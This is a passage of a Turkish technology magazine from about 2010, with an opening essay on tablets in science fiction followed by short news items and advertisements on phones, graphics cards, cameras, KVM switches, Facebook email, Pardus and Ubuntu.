Tabletler, kullanım kolaylığı ve insan fizyolojisine uygunluğu ile onlarca yıldır bilim kurgu yazarlarının hayalini kurduğu bir konseptti. Apple'ın veya diğer teknoloji firmalarının tablet PC konseptini geliştirmesinden onlarca yıl önce onları bilim kurgularda görmüştük. 1970'lerde çekilen Star Trek'te Kaptan Kirk subaylarının kendine ilettiği raporları bir tablet üzerinden okuyordu ve elindeki Stylus'la cihazı kontrol ediyordu. Bu sırada dünyada değil Tablet PC kavramı, Laptoplar ve hatta masa üstü PC'ler yoktu. Aynı şekilde on yıl önce yaratılmış bir bilim kurgu evreni olan Fallout'ta oyuncuya yardımcı olan en önemli cihaz koluna taktığı bir Tablet PC'ydі. O yıllarda bilgisayarların hala iri, hantal cihazlar olduğunu hatırlayalım. Ve hatırlayacaksınız, Stargate dizisinde binlerce ışık yılı uzakdaki gezegenlere seyahat eden bilim insanları uzaydaki maceralarında ellerinden tabletlerini bırakmıyordu.

Demek ki, aklın yolu birmiş. 40 yıl önce de, bugün de, insanoğlu en rahat kullanılabileceği, fizyolojisine en uygun bilgisayar konsepti olarak elinde kolayca taşıyabileceği tablet tasarımını görüyormuş.



IBM Yazılım Akademisi

Bu sene dördüncüsü düzenlenen ve şimdiye kadar 3400'ü aşkın öğrencinin katıldığı IBM Yazılım Akademisi'nin ana teması "Akıllı Dünya Çağına Hoş geldiniz" olarak belirlendi. Yarışmaya projeleriyle katılmak isteyen öğrencilerin 31 Aralık 2010'a kadar kayıt yaptırmaları gerekiyor. Bu kapsamda öğrencilerin, verilen gerçek hayat senaryolarından birini seçerek, en az 2, en çok 4 kişilik takımlarla yarışmaya katılmaları bekleniyor. Takımlarda bir öğretim görevlisi de takım danışmanı olarak görev alacak. Yarışma kapsamında takımlar IBM gönüllüleri tarafından verilen teknoloji eğitimlerine katılarak, gerçek bir yazılım geliştirme kurgusu içerisinde çözüm oluşturuyorlar. Projeler IBM ve IBM Çözüm Geliştirici İş Ortakları'ndan oluşan profesyonel bir jüri tarafından

BİLGİ İÇİN: www.yazilimakademisi.org



Renk renk

Nokia N8 hem şık hem eğlenceli

Nokia'nın merakla beklenen en yeni eğlence cihazı Nokia N8 artık Türkiye'de. Kullanımı kolay Nokia N8 ile aynı anda birden çok uygulamayı çalıştırabilir ve uygulamalar arasında kolay geçiş yapabilirsiniz. Dünyanın en iyi kameralı telefonu olarak nitelendirilen Nokia N8, Carl Zeiss lense sahip 12 MP kamerası ve Xenon flaşı ile, yüksek kaliteli fotoğraf ve HD kalitesinde video çekmenize izin veriyor. Fotoğraf ve videolarınızı ekranda düzenleyebilir ve Facebook, Twitter ya

da RenRen gibi sosyal ağlara doğrudan yükleyebilirsiniz. Cihazı ev sinema sistemine bağlayarak videolarınızı büyük ekranda ve Dolby ses sistemiyle izlemenin keyfine varabilirsiniz. Nokia N8, tam sürüm oyunlardan yerel haber servisine kadar çeşitlenen kapsamlı Ovi servisiyle de her an her yerde elinizin altında olacak. Siyah, gri-beyaz ve yeşil renklerde sunulan Nokia N8'in satış fiyatı ise 999 TL.

BİLGİ İÇİN: www.nokia.com.tr

Bir 'tıkla' üniversite

Egitimal.com, Türkiye'nin ilk ve tek eğitim alışveriş sitesi olarak faaliyetlerini sürdürüyor. Yurtiçi ve yurtdışında eğitim almak isteyen kişiler ile eğitim kurumları arasında danışmanlık yapan egitimal.com, her yaştan ziyaretçinin bir 'tıkla' istediği eğitim programına kayıt yaptırmasına imkan veriyor. egitimal.com'da ziyaretçiler yurtdışı ve yurtiçinde dil okulları, sertifika ve diploma programları, üniversiteler, work and travel gibi kültürel değişim programlarını ayrıntılı inceleme, karşılaştırma, kayıt olma ve ödeme yapma fırsatına sahip oluyorlar. Eğitim programlarının geniş olarak tanıtıldığı site sayesinde, binlerce öğrenci yabancı ülkelerdeki dil okullarına, üniversitelerin lisans ve yüksek lisans programları ile sertifika/diploma programlarına yerleştirildi.

BİLGİ İÇİN: www.egitimal.com

Facebook e-posta servisi

Rekabet budur

Google, en büyük rakibi Microsoft'un ortak olduğu Facebook'un 500 milyon kullanıcıya sahip olmasında Gmail e-posta servisinin çok büyük bir rolü olduğunu fark edince, rakibinin ekmeğine yağ sürmekten vazgeçip, Facebook'un Gmail üzerinde arkadaş aramasına verdiği izni kaldırdı. Bugüne kadar yeni Facebook kullanıcıları Gmail üzerindeki hesaplarında kayıtlı olan kontaklarının Facebook hesabı olup olmadığını görüp dilerlerse arkadaş listesine ekleyebiliyorlardı. Ancak Gmail bu desteği kestiğini açıklar açıklamaz,

Facebook da kendi bombasını patlattı. Bundan sonra Facebook kullanıcıları, kullaniciadi@facebook.com şeklinde e-posta adreslerine sahip olabilecekler.

Facebook'un bu yeni hizmeti anında chat özellikleriyle, bildik e-posta hizmetlerinin biraz daha dışında olacak. Bunun dışında ise, hizmetin üç ana özelliği; kusursuz mesajlaşma, konuşma geçmişi ve sosyal gelen kutusu. Microsoft'un Facebook e-posta hizmetine verdiği destek ise göz ardı edilemeyecek türden. Outlook Web uygulamaları ile kullanıcılar Word, Excel ve PowerPoint dosyalarını sosyal arkadaşlık sitesindeki arkadaşları ve ailesiyle rahatça paylaşabilecek. Facebook e-posta adresinizin açılması için gerekli davetiyeyi şu adresten istemelisiniz: <http://www.facebook.com/about/messages/>

Ev telefonu faturasıyla Windows 7

Türk Telekom, Microsoft Türkiye işbirliği ile Microsoft Office Ev ve İş 2010'un ardından, şimdi de Windows 7 Home Premium ürününü müşterilerine çok uygun koşullarda sunuyor. Türk Telekom müşterileri Microsoft Windows 7 Home Premium ürününe, faturalarına yansıtılacak 6,99 TL x 36 ay veya 9,99 TL x 24 ay taksitlerle sahip olabilecekler. Kampanyadan yararlanarak Microsoft Windows 7 Home Premium sahibi olacak Türk Telekom müşterilerine ayrıca Wirofon Outlook Ek-lentisi ve Kobi-Soft Müşteri Takip Sistemi yazılımlarını içeren Ek Uygulamalar CD'si yine hediye olarak verilecek.

BİLGİ İÇİN: www.turktelekom.com.tr



Google Müslüman mı oldu? ABD'de Google'lı "hilal krizi"!

ABD'nin ulusal bayramı Gaziler Günü için Google'ın ana sayfasında yayınlanmak üzere hazırlanan logoda, "e" harfinin üzerinin kapanması sonucu hilale benzeyen bir şeklin ortaya çıkması Amerikalıları çileden çıkardı. Logonun üstüne ABD bayrağı yerleştirilince, bayrak, altında kalan "e" harfini kapattı ancak harfin alt ucu açıkta kaldı ki bu da çoğu insan tarafından İslamiyetin sembolü olan hilale benzetildi ve Twitter'da isyan çıktı. Çoğu Amerikalı logodan şikayetçi oldu. Twitter'da "Google Gaziler Günü'nde şeriat tarafından ele geçirildi", "Google'da Allah hayranı Usame'ler bir şov yönetiyor", "Kutsal saydığımız sembole saygısızlık yapıldı", "İslam'ın hilali haçı ele geçirdi", "Google'ın gizli bir İslami gündemi mi var?" gibi yorumlar yapıldı. Google'dan bir açıklama yapılmadı.

BİLGİ İÇİN: www.google.com


ASUS EAH6850 DirectCU serisi ekran kartı

Aksiyonun Soğuk Tarafına Geçin

%20* Daha Soğuk ve 790MHz'de Fabrika Overclocklu!



ASUS'a özel Voltage Tweak Teknolojisi, EAH6850 DirectCU'yu muhteşem soğutma sistemiyle referans performansa oranla %50* veya 405MHz* daha hızlı şekilde 1180MHz'e çıkartmanızı sağlar.




Oyun ve HD eğlence için AMD Radeon ekran kartının son nesli ile kendinizi hıza hazırlayın – tamamen yeni ve DirectX® 11 uyumlu ASUS EAH6800 Serisi geldi!

Bilgisayar grafiklerinizi gerçek 256-bit bellek, inanılmaz 1GB GDDR5 video RAM ve 790MHz çekirdekle hiç olmadığı kadar hızlandırma zamanı geldi.

EAH6850 DirectCU ile referansa oranla %20* daha soğuk bir operasyon sağlayan tamamen bakır ısı borularının doğrudan temasıyla özel bir soğutma işlemine sahip olacaksınız. Daha iyi soğutma; daha iyi performans, daha uzun ömür ve daha fazla overclocking güveni anlamına gelmektedir!

Grafik işlemci ile doğrudan temas, sıcaklığı referans kartına oranla daha etkin bir şekilde dağıtmaktadır.

Katı alüminyum soğutucu, etkin ısı yayılımı için optimal yüzey sağlar.



Özel çift 8mm DirectCU ısı boruları, sıcaklığı referansa oranla daha etkin bir şekilde dağıtmaktadır.

Bu kartın sağlamış olduğu güçle çalışan AMD Eyefinity çoklu ekran teknolojisi, daha derinlemesine bir oyun deneyimi için üç ekranla görüşünüzü genişletir. EAH6800 Serisi ayrıca AMD'nin 3D oyun ve multimedya teknolojisi HD3D'yi sunar. Yüksek çözünürlük ve yüksek 3D yenileme hızı ile oyun oynayın ve Blu-ray dahil istediğiniz videoyu seyredin. Sinema deneyimi artık bilgisayarınızda.

Ve sadece ASUS'un AMD ekran kartlarına eklediği diğer harika özellikleri unutmayın:

- Toz geçirmez fan daha iyi bir soğutma sağlarken, standart fanlara oranla %25* daha uzun ömre sahiptir.
- GPU Guard, ürünün son derece uzun ömürlülüğü için kart dayanıklılığını artırır.
- Güçlü EMI koruması, sizi istenmeyen radyasyondan korurken, görselleri de net tutar.

Teknik Özellikler:

Model	EAH6850 DirectCU/2DIS/1GD5
Grafik Motoru	AMD Radeon HD 6850
Veri Yolu Standardı	PCI Express® 2.1
Video Belleği	1GB GDDR5
Motor Saati	790 MHz
Bellek Saati	4000MHz (1000MHz GDDR5)
Bellek Arabirimi	256 bit



*Sistem konfigürasyonu ve kullanımına bağlıdır. Sonuçlar farklılık gösterebilir.

İlk Farmville cinayeti işlendi

Ünlü Facebook oyunu Farmville'in, kullanıcılar arasında ne kadar çok oynandığını ve bazılarının ciddi bağımlısı olduğu biliniyor ancak Florida, Jacksonville'de yaşanan son olay insanların kanını dondurdu. Üç aylık bebeğin annesi Alexndra V. Tobias, Farmville oyununu yarıda kesen çocuğunu, ağladığı için birkaç kere sert şekilde sardı. Sarstıktan sonra rahatlamak için bir sigara içtiğini polise anlatan 22 yaşındaki anne daha sonra bebeğini tekrar sarstı. Bu sarasmalar sırasında kafasını duvara vurduğu sanılan üç aylık bebek ise hayatını kaybetti. Üç aylık bebek Dylan'ın ölümü için annesi ikinci dereceden cinayetle yargılanacak ve ömür boyu hapis cezası alma ihtimali bulunuyor.

BİLGİ İÇİN:
www.farmville.com

KARİZMATİK MAKİNELER

Sony'den yeni Alpha'lar geldi

Sony, fotoğrafçılıkta bir ilk olan Tam Geçirgen Hareketsiz Ayna Teknolojisi'ne (Translucent Mirror Technology) sahip yeni seri 55 ve 33 fotoğraf makineleri ile sektördeki konumunu giderek daha da güçlendiriyor. Saniyede 10 kareye kadar sürekli çekim ve hareketli nesnelerde bile ultra hızlı otomatik odaklama özellikleri sunarak fotoğrafçılıkta farklı bir akım yaratan yeni Alpha'lar, yüksek Kaliteli Carl Zeiss ve G lensleri başta

olmak üzere değiştirilebilir lensler ile yaratıcılığı teşvik ediyor. Geniş ürün gamı, zengin lens ve aksesuar seçenekleri sunan Alpha serisi, Full HD video ve 3D panoramik çekim olanağına da sahip. Sony'nin değiştirilebilir lensli fotoğraf makinesi ailesi Alpha - (Alpha olarak okunur) kompakt boyutlarda yepyeni bir teknoloji sunan yeni 55 ve 33 modelleri ile büyüyor. Şimdiye kadar ilk kez Sony'nin Tam Geçirgen Hareketsiz

Ayna Teknolojisi'ni (Translucent Mirror Technology) kullanan dijital fotoğraf makineleri, yeni çekim olanakları sağlayan yenilikçi bir optik sistemle geliyor. Klasik DSLR fotoğraf makinelerinden farklı olarak Tam Geçirgen Hareketsiz Ayna Teknolojisi'nde, ana görüntü sensörü ve otomatik odaklama sensörüne ışığı sürekli ileten tam geçirgen bir ayna kullanılıyor.

BİLGİ İÇİN: www.sony.com.tr



Çek gönder Casio'dan kablosuz fotoğraf makinesi

Casio, Exilim serisine 14 megapikselli yeni bir üye daha kazandı. Renk seçenekleriyle de göz kamaştıran Z370, yeni yılda sevdiklerine hediye almak isteyenler için en sık seçenek. 98.6x57.9x19.7 mm büyüklüğünde ve 101 gram ağırlığındaki ergonomik tasarımıyla kullanıcıya taşıma kolaylığı sunan Z370, teknik özellikleriyle de SLR makinelerin yokluğunu aratmıyor. Dört renk seçeneğiyle satışa sunulan Exilim serisinin yeni üyesi 35 mm'e denk gelen 27-108 mm'lik kaliteli objektifi ve Casio'ya özgü işlemcisi ile iddialı fotoğraflar sunuyor. Rakiplerine göre tam bir enerji cimrisi olan ürün, tek şarjla 220 kare fotoğraf çekimi yapabiliyor.

BİLGİ İÇİN: www.casio.com.tr

İstanbul Trafiği- ne dijital çözüm

Bilgitaş müşterilerinin servis ihtiyacına anında cevap vermek için İstanbul'un trafik sorununu Mobil Servis hizmeti ile aşıyor. Bilgitaş Teknik Servis bünyesinde oluşturulan Mobil Servis ekipleri, yedek parça ve sarf malzeme yüklü araçlar ile gün boyu sorumluluk alanları içinde hareket ederek, müşterilerine hızlı çözüm sağlıyor. Mobil Servis ekibi, diğer çalışanlar gibi Bilgitaş ofisine gitmek yerine, mesaisine akıllı cep telefonundaki uygulamadan o gün ilk gideceği müşteriye belirleyerek başlıyor ve müşteriye doğru yola çıkıyor. 2 saat gibi kısa bir süre içinde yerinde servis hizmeti verilebiliyor.

BİLGİ İÇİN:
www.bilgitas.com.tr

Mini mini bir telefon

Alcatel One Touch Mini


Alcatel, dokunmatik ekran telefonlara One Touch Mini ile yeni ve renkli bir dokunuş getirdi. One Touch Mini OT-708, küçük boyutları ve geniş ekranı ile dikkat çekiyor. 2,4 inçlik TFT ekranı ile One Touch Mini, 262 bin renk desteği ve 320x240 piksel çözünürlük sunuyor. One Touch Mini OT-708, stylus ile birlikte satılmasına rağmen son derece profesyonel dokunmatik ekranı sayesinde bu aparatı kullanmaya gerek kalmıyor. Hızlı ve oldukça kolay kullanılabilen arayüzü ve menüsü, One Touch Mini'yi her yaştan kullanıcı için ideal hale getiriyor. Ana ekranda bulunan widget sistemi ile sık kullanılan özelliklere, internet ve sosyal ağların kısa yollarına kolayca erişmek mümkün.

BİLGİ İÇİN:
www.alcatel.com.tr



ATEN CS52A

2-PORT HYBRID™ KVM SWITCH



SES
Mikrofon
Hoparlör

- 2 bilgisayarın 1 PS/2 ve USB klavye, 1 PS/2 ve USB mouse ve 1 VGA monitör tarafından denetlenmesini sağlar.
- Switch'in güvenli bir yerde muhafaza edilebilmesi amacıyla uzaktan switch'e erişim imkanı mümkün.
- Yüksek görüntü kalitesi - Maksimum 2048 x 1536; DDC2B
- KVM ve hoparlör & mikrofon port'ları birbirinden bağımsız olarak seçilebilir. Bir bilgisayar KVM port'larının diğer bilgisayar hoparlör ve mikrofon port'larının kontrolünü ele geçirebilir.
- Çok fonksiyonlu mouse'ları destekler.
- Otomatik tarama özelliği sayesinde kullanıcının işlem yaptığı sunucu ya da bilgisayar süratli bir şekilde tespit edilir.
- Üzerinde bulunan USB 2.0 mouse port'u USB çevre cihazlarının bağlantısına imkan tanıyan USB hub olarak kullanılabilir.

ATEN CS62U/64U

2-PORT USB KVM SWITCH



SES
Hoparlör

- 2/4 bilgisayarın 1 USB klavye, 1 USB mouse ve 1 VGA monitör tarafından denetlenmesini sağlar.
- Yüksek görüntü kalitesi - Maksimum 2048 x 1536; DDC2B
- Video DynaSync™ özelliği - Cihaz açılıp kapama işleminde ve portlar arasında geçişlerde ekran çözünürlüğünü optimize eder. Konsola bağlı bilgisayarın görüntü ayarları hangi şekildeyse KVM Switch bu görüntü parametrelerini dikkate alarak kendini fiziki olarak adapte eder.
- Kablosuz klavye ve mouse (CS64U) destekler.
- Otomatik tarama özelliği sayesinde kullanıcının işlem yaptığı sunucu ya da bilgisayar süratli bir şekilde tespit edilir.
- Üzerinde bulunan USB 2.0 mouse port'u USB çevre cihazlarının bağlantısına imkan tanıyan USB hub olarak kullanılabilir.

ATEN CS62A/64A

2-PORT PS/2 KVM SWITCH



SES
Hoparlör

- 2/4 bilgisayarın 1 PS/2 klavye, 1 PS/2 mouse ve 1 VGA monitör tarafından denetlenmesini sağlar.
- Yüksek görüntü kalitesi - Maksimum 2048 x 1536; DDC2B
- Otomatik tarama özelliği sayesinde kullanıcının işlem yaptığı sunucu ya da bilgisayar süratli bir şekilde tespit edilir.

ATEN CS22U

2-PORT USB KVM SWITCH



- 2 bilgisayarın 1 klavye (USB), 1 mouse (USB) ve 1 monitör (VGA) tarafından denetlenmesini sağlar.
- Yüksek görüntü kalitesi - Maksimum 2048 x 1536; DDC2B

ATEN CS682

2-PORT USB 2.0 DVI KVM SWITCH



SES
Mikrofon
Hoparlör

- 2 bilgisayarın 1 USB klavye, 1 USB mouse ve 1 DVI monitör tarafından denetlenmesini sağlar.
- Bilgisayarlar arasında geçiş uzaktan switch'e erişerek, klavyedeki hotkey tuşları ve USB mouse ile yapılabilir.
- Yüksek görüntü kalitesi - Maksimum 1920 x 1200
- KVM ve hoparlör & mikrofon port'ları birbirinden bağımsız olarak seçilebilir. Bir bilgisayar KVM port'larının diğer bilgisayar hoparlör ve mikrofon port'larının kontrolünü ele geçirebilir.
- Video DynaSync™ özelliği - Cihaz açılıp kapama işleminde ve portlar arasında geçişlerde ekran çözünürlüğünü optimize eder. Konsola bağlı bilgisayarın görüntü ayarları hangi şekildeyse KVM Switch bu görüntü parametrelerini dikkate alarak kendini fiziki olarak adapte eder.
- Power On Detection özelliği - bilgisayarlardan herhangi bir tanesinin elektrikli kapandığı takdirde; CS682 elektrikli açık olan bilgisayara otomatik olarak geçiş yapar.
- Üzerinde bulunan USB 2.0 mouse port'u USB çevre cihazlarının bağlantısına imkan tanıyan USB hub olarak kullanılabilir.

ATEN CS692

2-PORT USB HDMI KVM SWITCH



SES
Mikrofon
Hoparlör

1080p

- 2 bilgisayarın 1 USB klavye, 1 USB mouse (USB) ve 1 HDMI monitör tarafından denetlenmesini sağlar.
- Bilgisayarlar arasında geçiş uzaktan switch'e erişerek, klavyedeki hotkey tuşları ve USB mouse ile yapılabilir.
- Yüksek görüntü kalitesi - Maksimum 1920 x 1200; 1080p
- KVM ve hoparlör & mikrofon port'ları birbirinden bağımsız olarak seçilebilir. Bir bilgisayar KVM port'larının diğer bilgisayar hoparlör ve mikrofon port'larının kontrolünü ele geçirebilir.
- Video DynaSync™ özelliği - Cihaz açılıp kapama işleminde ve portlar arasında geçişlerde ekran çözünürlüğünü optimize eder. Konsola bağlı bilgisayarın görüntü ayarları hangi şekildeyse KVM Switch bu görüntü parametrelerini dikkate alarak kendini fiziki olarak adapte eder.
- Çok fonksiyonlu ve kablosuz klavye ve mouse destekler.
- Üzerinde bulunan USB 2.0 mouse port'u USB çevre cihazlarının bağlantısına imkan tanıyan USB hub olarak kullanılabilir.

Pardus dünya liginde ilk 5'te

Türk işletim sistemi Pardus, özgür yazılım dünyasının en köklü ve prestijli yayınlarından olan Linux Journal'ın verdiği Readers' Choice Awards 2010 ödüllerinde, üç ayrı kategoride ilk 5'e girdi. Linux Journal okurlarının 1995 yılından beri özgür yazılım dünyasının en iyilerini belirlediği Readers' Choice Awards 2010 ödüllerinde Pardus, "Özgür yazılımla geliştirilen en iyi ürün", "En iyi Linux dağıtımı" ve yazılım kurma, kaldırma ve güncelleme alanlarındaki performans için verilen "Paket yönetim sistemi" kategorilerinde PiSi adlı özgün tasarımıyla ilk 5 yazılım arasında yer almayı başardı.

BİLGİ İÇİN: www.pardus.org.tr

Philips'ten sinema gibi TV

LED TV etkileyiciliği

Philips'in patentli Ambilight teknolojisine sahip 46PFL9705 LED TV'si, size filmler gerçekten oturma odanızda geçiyormuş hissi yaşıyor. Ambilight teknolojisi, televizyonun 3 tarafından duvara ekranın içindeki görüntü ile uyumlu bir ışık yansıtarak ekranı daha da genişletirken ışığın rengini, parlaklığını, görüntü ve duvar rengine göre ayarlayarak gerçeklik hissini evinize taşıyor. Perfect Pixel HD Engine, izlediğiniz her şeyde keskinlik, doğal ayrıntılar, canlı renkler, mükemmel kontrast, doğal hareket akışının eşsiz bir



kombinasyonunu bir arada sunuyor. Multimedya standart TV'ye tüm içerik kaynaklarında parazit ve gürültüyü de azaltarak net ve bıçak keskinliğinde görüntü oluşturan Perfect Pixel HD Engine, 1920x1080 piksel değerindeki Full HD ekran ile titreşimsiz aşamalı tarama görüntülerini parlaklık ve canlılıkla sunuyor. Full HD 3D TV ve BluRay özelliği ise, sizi sinemada yaşayabileceğiniz bir keyfe biletlemeden mümkün olduğunca yaklaştırıyor. Öte yan-

dan, Philips'in Ödüllü LED Pro ekranı sizi gerçek görüntülerin keyfini sürmeye davet ediyor. Çevre dostu LED aydınlatma teknolojisine sahip 46PFL9705 LED TV, ekran aydınlatması olarak 1000'den fazla LED ile çalışırken, yüzde 50 daha az enerji harcayarak bütçenizi koruyor. Performansı ödülle taçlandırılan 46PFL9705 LED TV de tüm Philips 3D TV'ler gibi 3D BluRay Oynatıcı ve PTA02 3D Kit hediye olarak sunuluyor.

BİLGİ İÇİN: www.philips.com.tr

Kabuk değiştirecek

Ubuntu'da dev değişim

Son derece popüler olan Ubuntu işletim sistemi, 11.04 sürümünden sonra ana masaüstü ortamı olarak Gnome değil Unity kullanacak. Kullanıcılar isterlerse Gnome da seçebilecekler ama varsayılan masaüstü Unity olacak. Gnome temelli olan Unity, netbooklar için Ubuntu'da kullanılacaktı, şimdi masaüstü PC'lere uygun bir şekilde ayarlanıyor. Geliştirici bunun riskli bir geçiş olduğunu ancak işe yarayacağından emin olduklarını belirtti. Kullanıcıların ve geliştiricilerin de Unity'e destek verdiğini aktaran geliştiriciler, Ubuntu'nun arkasındaki şirket olan Canonical'ın Lenovo ve Acer'la da anlaşmalar yaptığını aktardı. Bu sayede piyasaya yeni çıkan masaüstü ve netbooklarda daha en başından Ubuntu kullanabilecek.

BİLGİ İÇİN: www.ubuntu.com



Kingston, CompactFlash Ultimate 600x

CompactFlash Ultimate 600x UDMA mode 6 desteğiyle 90 MB/sn'ye kadar okuma ve yazma hızına sahip. 16 GB ve 32 GB kapasite tercihleriyle videoda HD kalitesi veya fotoğrafta RAW çekim modu gibi geniş dosya boyutlarını destekleyen CF Ultimate 600x, UDMA mode 6 uyumlu kamera ve okuyucular ile birlikte kullanıldığında 600x'in karttan okuma ve yazma hızı, kendinden önceki tüm kartlardan daha yüksek bir hıza erişiyor. Daha da iyisi, CF Ultimate 600x, MediaRECOVER'in veri kurtarma yazılımını ücretsiz olarak indirilmesine olanak sağlıyor. Kingston CompactFlash Ultimate 600x kartları (parça no: CF/XXGB-U3) ömür boyu garantili.

BİLGİ İÇİN: www.kingston.com/flash



Çok sık

ZyXEL'den çerçeveli modem

Ön yüzü fotoğraf çerçevesi olacak şekilde tasarlanan ZyXEL P-660HN-T1h, böylece her türlü dekorasyonla da uyumlu bir şekilde kullanılabilir. Ön taraftan görünmeyen ve bu sayede kablo kirliliğini önleyen 4 Adet 10/100 Mbps ethernet portu da sık tasarımın etkisini güçlendiriyor. En güncel kablosuz ağ özellikleriyle donatılmış olan ZyXEL P-660HN-T1h, 802.11n desteği ve 150Mbps hızı ile bulunduğu mekanları standart kablosuz modemlere göre çok daha yüksek bir hız ve geniş

bir kapsama alanıyla tanıştırıyor. Standart 802.11g destekli 54 Mbps hız sağlayan kablosuz modemlere göre daha yüksek hızla sahip olan P-660HN-T1h sayesinde depolama ürünleri (NSA), dijital medya adaptörleri (DMA) gibi dijital ev cihazlarına kablosuz olarak erişip, dijital içeriği kullanmak daha keyifli hale geliyor. Veri indirme hızını ve aylık toplam veriyi gösteren ADSL sayacı ise kullanıcıların internet kullanımını kontrol etmelerini sağlıyor.

BİLGİ İÇİN: www.zyxel.com.tr

Full HD Video Baskısı ile


YAŞAMINIZA RENK KATIN

Yeni eşsiz PIXMA yazıcılar ile HD videolarınızdan baskı alabilirsiniz. Tek yapmanız gereken bilgisayarınızda videoyu oynatmak ve istediğiniz anda durdurarak yazdırmak istediğiniz anı yakalamak.

www.canon.com.tr




PIXMA



Canon

you can

Kıskandırtan web sitesi

Modaluna.com, moda dünyasının önde gelen markalarının hazır giyim, haute couture, ayakkabı, spor malzemeleri, ev dekorasyon ve hobi ürünleri, ev tekstili, kozmetik, bijuteri ve gurme dünyasının çarpıcı lezzetlerini kısa süreli kampanyalar ile %90'a varan indirimler ile sadece üyelerine ulaştıran "exclusive shopping" sitesi 1 Aralık'ta açılıyor. Modaluna üyelerine aynı zamanda çarpıcı indirimler ile sezon ürünlerini, özel kreasyonları ve daha pazarda hiç girmemiş ürünleri de sunacağı için kısılanılmayı vaat ediyor.

BİLGİ İÇİN:

www.modaluna.com



Gezegendeki en hızlı kart

Nvidia GTX 580

Nvidia, oyunlarını en hızlı şekilde oynamayı sevenler için yeni DirectX 11 canavarını tanıttı. Firmanın iddiasına göre, bu kart gezegendeki en hızlı DX 11 ekran kartı. Nvidia, bu son model ekran kartını en hızlı DX 11 canavarı haline getirmek için öncelikle soğutmaya güzel bir çözüm getirmiş. Soğutma sistemi hem fan hem de suyla soğutma

